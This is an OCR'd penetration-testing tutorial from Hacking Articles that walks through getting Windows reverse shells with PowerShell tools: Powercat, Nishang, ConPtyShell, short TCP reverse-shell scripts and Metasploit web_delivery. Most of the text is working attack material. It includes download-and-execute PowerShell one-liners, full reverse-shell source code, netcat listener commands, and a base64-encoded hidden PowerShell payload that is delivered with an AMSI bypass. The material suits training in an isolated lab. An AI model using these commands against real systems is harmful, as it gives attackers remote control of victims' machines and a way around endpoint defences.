iGNITE Technologies

PowerShell for Pentester

Windows Reverse Shell

WWW.HACKINGARTICLES.IN

Contents

Today, we'll explore how to acquire a reverse shell using Powershell scripts on the Windows platform.

Powercat

Powercat is a basic network utility for performing low-privilege network communication operations. Powercat is a program that offers Netcat's abilities to all current versions of Microsoft Windows. It tends to make use of native PowerShell version 2 components.

We need to go to the website listed below. Users may download the link because it is a Github website.

wget
https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1

Let's transfer this file using Python, we must start the Python server.

python -m SimpleHTTPServer 80

Users must start a Netcat listener on port 4444 for obtaining a reverse connection by using the command

nc -nvlp 4444

So now we need to boot up our Windows machine and run the PowerShell command inside the command prompt (CMD). Please note that the IP address should be your local IP address (Kali IP address).

powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.1.3/powercat.ps1');powercat -c 192.168.1.3 -p 4444 -e cmd"

You will get the reverse shell in the Netcat listener once the command is executed, can use the command **whoami** to see whether we get the correct shell. This will tell you the user account type logged in.

```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 53596
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\>whoami
whoami
msedgewin10\ignite
```

Invoke-PowerShellTcp (Nishang)

This PowerShell script can be used to Reverse or Bind Interactive PowerShell. To link up the script to a port, we need to use a Netcat listener.

This website, which is mentioned below, should be visited.

Since it is a Github website, you should indeed download the link.

wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

Through wget, the script is downloaded, now we have to transfer this file through python sever.

Python -m SimpleHTTPServer 80

```
┌──(root💀kali)-[~/powershell]
└─# wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2021-10-13 16:02:16--  https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShel
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'

Invoke-PowerShellTcp.ps1                            100%[═══════════════════════════════════════════════════

2021-10-13 16:02:21 (84.6 MB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]


┌──(root💀kali)-[~/powershell]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

To obtain a reverse connection, we should first launch a Netcat listener on port 4444.

nc -nvlp 4444

Users must run the following command into the command prompt of the Windows machine. It will assist in the execution of the PowerShell file.

Remember that the IP address should be your local IP address (Kali IP address).

powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 192.168.1.3 -Port 4444

```
c:\>powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-PowerShellTcp.ps1');I
nvoke-PowerShellTcp -Reverse -IPAddress 192.168.1.3 -Port 4444
```

Once run the script, so we also get the reverse shell in the Netcat listener.

Use the command **"whoami"** maybe we just have the correct reverse shell. This will tell you the user account type logged in.

```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 53598
Windows PowerShell running as user ignite on MSEDGEWIN10
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\>whoami
msedgewin10\ignite
```

ConptyShell

ConPtyShell is a Windows server Interactive Reverse Shell. ConPtyShell converts your bash shell into a remote PowerShell. **CreatePseudoConsole()** is a ConPtyShell function that was first used

It creates a Pseudo Console and a shell to which the Pseudo Console is connected with input/output.

Users need to go to the website listed below.

As it is a Github website, you must download the link.

wget https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1

As we run the link, the script is downloaded, now we have to transfer this file through python sever.

python -m SimpleHTTPServer 80

```
┌──(root💀kali)-[~/powershell]
└─# wget https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
--2021-10-13 16:05:28--  https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtySh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 66174 (65K) [text/plain]
Saving to: 'Invoke-ConPtyShell.ps1'

Invoke-ConPtyShell.ps1                              100%[===================================================

2021-10-13 16:05:28 (1.42 MB/s) - 'Invoke-ConPtyShell.ps1' saved [66174/66174]


┌──(root💀kali)-[~/powershell]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Start a Netcat listener on port 4444 for obtaining a reverse connection.

stty raw -echo; (stty size; cat) | nc -lvnp 4444

```
┌──(root💀kali)-[~]
└─# stty raw -echo; (stty size; cat) | nc -lvnp 4444
listening on [any] 4444 ...
```

Users should enter the following command into the command prompt of the Windows machine. It will help in the execution of the ConPtyShell file.

Remember that the IP address should be your local IP address (Kali IP address).

powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-ConPtyShell.ps1'); Invoke-ConPtyShell 192.168.1.3 4444

```
c:\>powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.1.3/Invoke-ConPtyShell.ps1'); In
voke-ConPtyShell 192.168.1.3 4444

CreatePseudoConsole function found! Spawning a fully interactive shell
```

We can see that the pseudo function is created and we get a fully interactive shell once the command is used.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> whoami
msedgewin10\ignite
PS C:\>
```

Mini-reverse.ps1

Using the small mini-reverse script, we will obtain a reverse shell.

This website, which is listed below, must be visited, and because it is a Github website, we must download the link.

wget https://gist.githubusercontent.com/Serizao/6a63f35715a8219be6b97da3e51567e7/raw/f4283f758fb720c2fe263b8f7696b896c9984fcf/mini-reverse.ps1

```
┌──(root💀kali)-[~/powershell]
└─# wget https://gist.githubusercontent.com/Serizao/6a63f35715a8219be6b97da3e51567e7/raw/f4283f758fb720c2fe263b8f7696b896c9984fcf/mini-reverse.ps1
--2021-10-13 16:09:09--  https://gist.githubusercontent.com/Serizao/6a63f35715a8219be6b97da3e51567e7/raw/f4283f758fb720c2fe263b8f7696b896c9984fcf/mini-r
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 732 [text/plain]
Saving to: 'mini-reverse.ps1'

mini-reverse.ps1                                    100%[=================================================================================>]

2021-10-13 16:09:14 (21.2 MB/s) - 'mini-reverse.ps1' saved [732/732]
```

We must examine the code within the script and change the IP address provided there to our local IP address (Kali IP address).

Once you've finished making changes, save the file and start up the Python server.

Python -m SimpleHTTPServer 80

```
┌──(root💀kali)-[~/powershell]
└─# cat mini-reverse.ps1
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.3', 1234);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do{
        $writer.Write("> ");
        $writer.Flush();
        $read = $null;
        while($stream.DataAvailable -or ($read = $stream.Read($buffer, 0, 1024)) -eq $null){}
        $out = $encoding.GetString($buffer, 0, $read).Replace("`r`n","").Replace("`n","");
        if(!$out.equals("exit")){
                $out = $out.split(' ')
                $res = [string](&$out[0] $out[1..$out.length]);
                if($res -ne $null){ $writer.WriteLine($res)}
        }
}While (!$out.equals("exit"))
$writer.close();$socket.close();

┌──(root💀kali)-[~/powershell]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


To obtain a reverse connection, one must first launch a Netcat listener on port 4444.

nc -nvlp 4444


Users must enter the following command into the command prompt of the Windows machine. It will ease the execution of the mini reverse file. Keep in mind that the IP address

powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/mini-reverse.ps1')

should be your local IP address (Kali IP address). The command will assist us in obtaining the reverse shell.



We get the reverse shell in the Netcat listener




PowerShell Reverse TCP

Now just use PowerShell script to communicate with a remote host. Instead of process pipes, all shells in this environment use the Invoke-Expression command. The remote host has complete control over the client at all times.

We have to go to the website listed below. It is a Github website, you must download the link.

wget https://raw.githubusercontent.com/ivan-sincek/powershell-reverse-tcp/master/src/powershell_reverse_tcp.ps1



When the script has been downloaded, simply examine the code within it and replace the IP address given there with our local IP address (Kali IP address). Once the changes are done save the file and start the python server.

Python -m SimpleHTTPServer 80

```
┌──(root💀kali)-[~/powershell]
└─# cat powershell_reverse_tcp.ps1
Write-Host "#####################################################################################
Write-Host "#
Write-Host "#                          PowerShell Reverse TCP v3.5
Write-Host "#                                                by Ivan Sincek
Write-Host "#
Write-Host "# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
Write-Host "# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
Write-Host "#
Write-Host "#####################################################################################
$client = $null;
$stream = $null;
$buffer = $null;
$writer = $null;
$data = $null;
$result = $null;
try {
        # change the host address and/or port number as necessary
        $client = New-Object Net.Sockets.TcpClient("192.168.1.3", 9000);
        $stream = $client.GetStream();
        $buffer = New-Object Byte[] 1024;
        $encoding = New-Object Text.AsciiEncoding;
```

After that start the Netcat listener on port 9000 for obtaining a reverse connection.


nc -nvlp 9000

We must run the following command into the command prompt of the Windows machine. It will help us in running the reverse tcp.ps1 file. Remember that the IP address should be your local IP address (Kali IP address). The command will assist us in obtaining the reverse shell.

powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/powershell_reverse_tcp.ps1')

```
c:\>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.3/powershell_reverse_tcp.ps1')
#####################################################################
#                                                                   #
#                      PowerShell Reverse TCP v3.5                  #
#                                   by Ivan Sincek                  #
#                                                                   #
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.  #
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.   #
#                                                                   #
#####################################################################
Backdoor is up and running...
```

As soon as the command is executed, we get the reverse shell.



Web Delivery

This exploit makes use of the Metasploit Framework, and the operating systems targeted are Windows and Linux. This attack makes use of a payload.

Payload

Payloads are malicious scripts that an attacker uses to interact with a target machine to achieve the attack. In Metasploit, the payload files are stored in modules.

Executable Payload

Users should launch the Metasploit framework and search for **"web delivery**." We will be given two payload options and must choose the one that contains a web delivery script. make use of

```
exploit/multi/script/web delivery
```

Start looking for targets using **"show targets**," so we see nearly 5 targets that help generate code so that a backdoor is created. Then select the second target and use the command

```
set target 2
```

and use the commands below to set the payload and the lhost, lport, and then exploit it.

```
set payload python/meterpreter/reverse_tcp
set lhost 192.168.1.13
set lport 8888
exploit
```

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf6 exploit(multi/script/web_delivery) > set lport 8888
lport => 8888
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.3:8888
[*] Using URL: http://0.0.0.0:8080/MFXTTF
[*] Local IP: http://192.168.1.3:8080/MFXTTF
msf6 exploit(multi/script/web_delivery) > [*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZ
ADsAJAB3AE0APQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAF
QBsAGwAKQB7ACQAdwBNAC4AcAByAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwB
wAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAI
xADYAOAAuADEALgAzADoAOAAwADgAMAAvAE0ARgBYAFQAVABGAC8AbAB6AGkANQA5AGMAMgBaADIAaABaAFEAbAAwA
cAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADMAOgA4ADAAOAAwAC8ATQBGAFgAVABUAEYAJwApACkAOwA=
```

Code that we get after running the script, just copy the script and run it on our windows machine. Once the execution is done set the session to

sessions 1

You will get a meterpreter shell and with ease get the info about that shell with the following command.

sysinfo

```
[*] 192.168.1.145    web_delivery - Delivering AMSI Bypass (1369 bytes)
[*] 192.168.1.145    web_delivery - Delivering Payload (3708 bytes)
[*] Sending stage (200262 bytes) to 192.168.1.145
[*] Meterpreter session 1 opened (192.168.1.3:8888 → 192.168.1.145:53618) at

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Author: Sakshi Gurao is a Researcher and Technical Writer at Hacking Articles, Red Teamer, Penetration Tester. Contact [Linkedin]


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux